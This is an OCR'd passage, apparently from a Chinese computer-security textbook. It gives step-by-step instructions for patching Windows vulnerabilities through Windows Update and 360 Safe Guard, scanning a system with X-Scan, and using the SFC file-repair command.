
Step 01 单击“开始”按钮，在打开的“开始”菜单列表中选择“设置”菜单项，如下图所示。




Step 02 打开“设置”窗口，可以看到有关系统设置的相关功能，如下图所示。




Step 03 单击“更新和安全”图标，打开“更新和安全”窗口，选择“Windows更新”选项，如下图所示。




Step 04 单击“检查更新”按钮，即可开始检查网上是否存在更新文件，如下图所示。




Step 05 检查完毕后，如果存在更新文件，则会弹出下图所示的信息提示，提示用户有可用更新，并自动开始下载更新文件。




Step 06 下载完毕后，系统会自动安装更新文件，安装完毕后，会弹出下图所示的信息提示框。



Step 07 单击“立即重新启动”按钮，即重新启动计算机。重新启动完毕后，再次打开“Windows更新”窗口，在其中可以看到“你的设备已安装最新的更新……”信息提示，如下图所示。



Step 08 单击“高级选项”按钮，打开“高级选项”设置工作界面，在其中可以设置更新的安装方式，如下图所示。



12.6.2　为系统漏洞打补丁


除使用Windows系统自带的Windows Update下载并及时为系统修复漏洞外，还可以使用第三方软件及时为系统下载并安装漏洞补丁，常用的有360安全卫士、优化大师等。

使用360安全卫士修复系统漏洞的具体操作步骤如下。

Step 01 双击桌面上“360安全卫士”图标，打开“360安全卫士”，如下图所示。



Step 02 单击“系统修复”按钮，进入下图所示页面，如下图所示。



Step 03 单击“全面修复”按钮，360安全卫士开始自动扫描系统中存在的漏洞，并在下面的界面中显示出来，用户在其中可以自主选择需要修复的漏洞，如下图所示。



Step 04 单击“一键修复”按钮，开始修复系统存在的漏洞，如下图所示。



Step 05 修复完成后，则系统漏洞的状态变为“已修复”，如下图所示。




12.7 实战演练

实战演练1——使用X-Scan扫描系统漏洞

X-Scan是国内最著名的综合扫描器之一，它可以扫描出操作系统类型及版本、标准端口状态及端口BANNER信息、CGI漏洞、IIS漏洞、RPC漏洞等信息。

扫描系统漏洞的操作步骤如下：


Step 01 在“X-Scan v3.3 GUI”主窗口中单击开始扫描图标▷，即可进行扫描。在扫描的同时显示扫描进程和扫描所得到的信息，如下图所示。



Step 02 在扫描完成之后，即可看到HTML格式的扫描报告。在其中既可看到活动主机IP地址、存在的系统漏洞和其他安全隐患，还可看到安全隐患的解决方案，如下图所示。



Step 03 在“X-Scan v3.3 GUI”主窗口中切换到“漏洞信息”选项卡下，即可看到存在漏洞的主机信息，如下图所示。



实战演练2——使用命令扫描并修复系统

SFC命令是Windows操作系统中使用频率比较高的命令，主要作用是扫描所有受保护的系统文件并完成修复工作。该命令的语法格式如下：

```
SFC [/SCANNOW] [/SCANONCE] [/SCANBOOT] [/REVERT] [/PURGECACHE] [/CACHESIZE=x]
```

各个参数的含义如下：


- /SCANNOW：立即扫描所有受保护的系统文件。
- /SCANONCE：下次启动时扫描所有受保护的系统文件。
- /SCANBOOT：每次启动时扫描所有受保护的系统文件。
- /REVERT：将扫描返回到默认设置。
- /PURGECACHE：清除文件缓存。
- /CACHESIZE=x：设置文件缓存大小。

下面以最常用的sfc/scannow为例进行讲解。具体操作步骤如下：

